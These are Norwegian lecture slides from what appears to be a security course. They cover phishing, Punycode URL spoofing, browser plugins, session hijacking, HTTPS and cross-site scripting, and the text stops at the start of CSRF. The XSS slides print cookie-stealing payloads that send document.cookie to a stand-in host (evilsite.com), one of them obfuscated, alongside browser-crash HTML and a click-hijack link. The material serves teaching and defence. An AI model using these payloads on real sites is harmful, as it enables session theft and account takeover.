
Sincerely,  
Bank of Americans Fraud Detection

Please note: This e-mail message was sent from a notification-only address that cannot accept incoming e-mail. Please do not reply to this message.

Prefer not to receive HTML mail? [Click here](#)


- Phishing er epost eller andre meldinger som forsøker å lure brukere til å oppgi personlig informasjon
- Typisk utgir en phishing epost seg for å være fra en bank, fra facebook, fra paypal osv – en aktør vi stoler på
- En phishing melding vil inneholde en URL, og forsøke å få mottakeren til å klikke på dette URLen
- Det vanligste er å be om brukernavn og passord, men andre varianter finnes

# Phishing



# Phishing metoder

- For å unngå å bli oppdaget
  - Feilstaving (liten)
  - Fjern eller forfalsk URL-feltet i browser
- URL obfuskering
  - I forrige slide så det ut som paypal.com
  - Det var en Kryllisk «a», som har et annet Unicode-punkt enn latinsk «a» (Punycode)
  - <http://www.xn--pypal-4ve.com>



- Phishing er så effektivt at ekte hackere ofte ikke bruker andre teknikker for å komme på innsiden av et selskap
- To varianter er:
- Voice Phishing (vishing) – å ringe opp og utgi seg for å være IT avdelingen, bank eller politi (enten for direkte svindel, for å infisere deg med malware, eller for å få brukernavn og passord)
- SMS Phishing (smishing) – samme som via epost, men via sms – moderne smarttelefoner kan åpne URL linker direkte fra tekstmeldinger (obs, avsender av sms kan forfalskes!)

# Eksempel på en vanlig “Posten” smishing





# Eksempel på en falsk telefonopprigging



[https://www.youtube.com/watch?v=Shp3Kd\\_HGEU](https://www.youtube.com/watch?v=Shp3Kd_HGEU)

- Alle ansatte må læres opp i forsvar mot Phishing!
- Det finnes mye kursmateriell tilgjengelig hvis selskaper ikke har det internt, det er også mulig å sette opp tester som sendes til alle ansatte – både for å lære og for å kontrollere
- Få ting lærer ansatte at de ikke skal trykke på linker i eposter like effektivt som at de VET at de blir testet hver uke, og hvis de gjør feil mister de rettigheten å ha epost!

<https://getgophish.com/documentation/>

<https://norsis.no/secflix/protect-your-home/>



# Web browser


## ActiveX vs

- Windows / Internet Explorer alene
- Binær kode som kjøres på vegne av browseren
- Har tilgang til brukerens filer
- Tillater signering
- Konfigurerbar
  - Allow, deny, prompt
  - Administrator approval

## Applets

- Plattformuavhengig, men krever Java «plugin»
- Kjører i browseren
- SANDBOX
- Støtter signert kode
- Applet kjører bare på site'n der den er lagt ut
- Bruker kan heve privilegiene (ut av sandkassen...)

# SANDBOXING




# Klassisk ActiveX angrep

- Explorer & Runner  
(<http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm>)
  - Fred McLain
  - Hadde kjøpt Verisign Digital signatur til Explorer
    - Den slo av maskinen ...
  - Runner startet opp et kommandovindu (FORMAT C:\ ????)

# Problemer i browseren

- Bruker-adferd
  - Handler mest om oppdragelse og å slå av muligheter
  - M.a.o. ikke klikk på noe du ikke vet hva er, og ikke installer noe.
- Browserens oppbygging og design
  - Ulike browsere er (svært) forskjellige mhp behandling av add-ons og plugins.
- Malware lokalt kan installere browser plugins
  - Ad-ware kan sette inn / bytte ut reklame, til og med endre søkeresultater på google
  - Kan endre HOSTS filen din for å redigere deg fra banken til en falsk side
  - Man-in-the-middle angrep er enkelt å implementere på en infisert maskin



# Eksempel på skadelige websider (Internet Explorer)

- Klassisk og til dels fremdeles kan du «krasje»/fryse med stort bilde:

```
<HTML>
  <BODY>
    <IMG SRC="/imagecrash.jpg" width="9999999"
    height="9999999">  </BODY>
</HTML>
```

- Også IE9 sluttet å respondere ved «stygg kode»

```
<html><head>
<style type="text/css">
#a {
    margin:0 10px 10px;
}
#b {
    width:100%;
}


</style>
<title>IE Crasher</title>
</head>
<body>
<table><tr><td>
<div id="a">
<form id="b">
<input type="text" name="test"/>
</div>
</td><td width="1"></td></tr></table>
</body></html>
```



# Beholde tilstanden med cookie

- Mange Web-steder benytter cookies
- En cookie har 4 hoved-elementer
  - Cookie header linje i http-responsen
  - Cookie header linje i http-forespørselen
  - Cookie fil som ligger hos klienten
    - Kan ha ulik varighet fra kun sesjonen til evig...
  - Database over cookies hos tjeneren
- Cookie kan
  - Bevare tilstand
  - "Huske" autorisasjoner/login og setninger
  - **Spoofes, stjeles og gjettes ...**

# Session Hijacking (sniffing)




# Session Hijacking (sniffing)

- I et Session Hijacking angrep stjeles brukerens (session) cookie
- Da cookie er serverens «state» kan man kopiere cookie til en annen maskin og serveren tror at dette er den opprinnelige maskinen
- Dette er en veldig vanlig sårbarhet i web applikasjoner

# FORSVAR: HTTPS

- Port 443 over TCP
- Bruker sentraliserte sertifikater
- I dag er det Best Practice at alle websider skal kun kjøre over HTTPS!



# Sertifikat for site

- Sertifiseringsautoriteter (CA)
  - Følger med browser
  - Installere selv
- Hierarkisk



# HTTPS er ikke alltid nok

- HTTPS krever en observant bruker
- Hvis brukeren ikke oppdager at han er på en «usikker» side vil han/hun fortsette å bruke tjenesten, inklusive oppgi passord
- Ofte snakker web applikasjoner med andre web applikasjoner, da er det ingen bruker som kan passe på...
- HSTS – en metode for å be klienten om å huske sertifikatet, slik at en angriper ikke kan redirigere til en annen side (øvingsoppgave i TK1104)
- Certificate Binding – applikasjonen har et hardkodet server sertifikat og vil ikke kommunisere med andre
- Mutual TLS – Signering av trafikk går begge veier; serveren vil kun snakke med godkjente klienter

# Cross Site Scripting (XSS)

- Interpretert i browseren
- Ligger (typisk) innenfor `<script>...</script>`
- Funksjoner

```
<script type="text/javascript">  
  function hello() { alert("Hello world!"); }  
</script>
```

- **Hendelseshåndtering**

```

```

- Innebygde funksjoner for å aksessere DOM og endre vinduet:

```
window.open("http://brown.edu")
```


- Klikk-kidnapping angrep:

```
<a onMouseUp="window.open('http://www.evilsite.com')"  
  href="http://www.trustedsite.com/">Trust me!</a>
```



# Cross Site Scripting (XSS)

- Injiserer script på webserver i andres web-applikasjoner
- Trusler
  - Phishing, hijacking, endre brukerinnstillinger, cookie tyveri/forgiftning, falsk reklame, kjøre kode på klient.



# XSS: Gjestebok

```
<html>
  <title>Sign My Guestbook!</title>
  <body>
    Sign my guestbook!
    <form action="sign.php" method="POST">
      <input type="text" name="name">
      <input type="text" name="message" size="40">
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

FORM

```
<html>
  <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Evilguy <script>alert("XSS Injection!");</script> <br />
    Joe: Hi! <br />
    John: Hello, how are you? <br />
    Jane: How does the guestbook work? <br />
  </body>
</html>
```

Resultat («Proof of concept»)

# XSS: Kake-tyver sender kaka hjem

```
<script>
  document.location = "http://www.evilsite.com/
  steal.php?cookie="+document.cookie;
</script>
```

```
<script>
  img = new Image();
  img.src = "http://www.evilsite.com/steal.php?cookie="
          + document.cookie;
</script>
```

**BILDE**

```
<iframe frameborder=0 src="" height=0 width=0 id="XSS"
  name="XSS"></iframe>
<script>
  frames["XSS"].location.href="http://www.evilsite.com/steal.php?cookie="
                              + document.cookie;
</script>
```


**IFRAME**

```
<script>
  a = document.cookie;
  c = "tp";
  b = "ht";
  d = "://";
  e = "ww";
  f = "w.";
  g = "vic";
  h = "tim";
  i = ".c";
  j = "om/search.p";
  k = "hp?q=";
  document.location = b + c + d + e + f + g + h + i + j + k + a;
</script>
```

- Vanskelig å stoppe onde Javascript bl.a. fordi de er så lette å skjule
  - Kunne også brukt Unicode-punkter, ombygging av rekkefølge m.m.
  - f.eks. er `\%3C\%73\%63\%72`  
`<scr ...`

# Cross Site Request Forfalskning

- **CSRF** er det motsatte av XSS
- Utnytter en site's tillit til en bruker, ikke brukerens tillit til site'n
- Naivt eksempel:
  - Bruker er pålogget «bank»
  - Besøker samtidig «slemt» nettsted

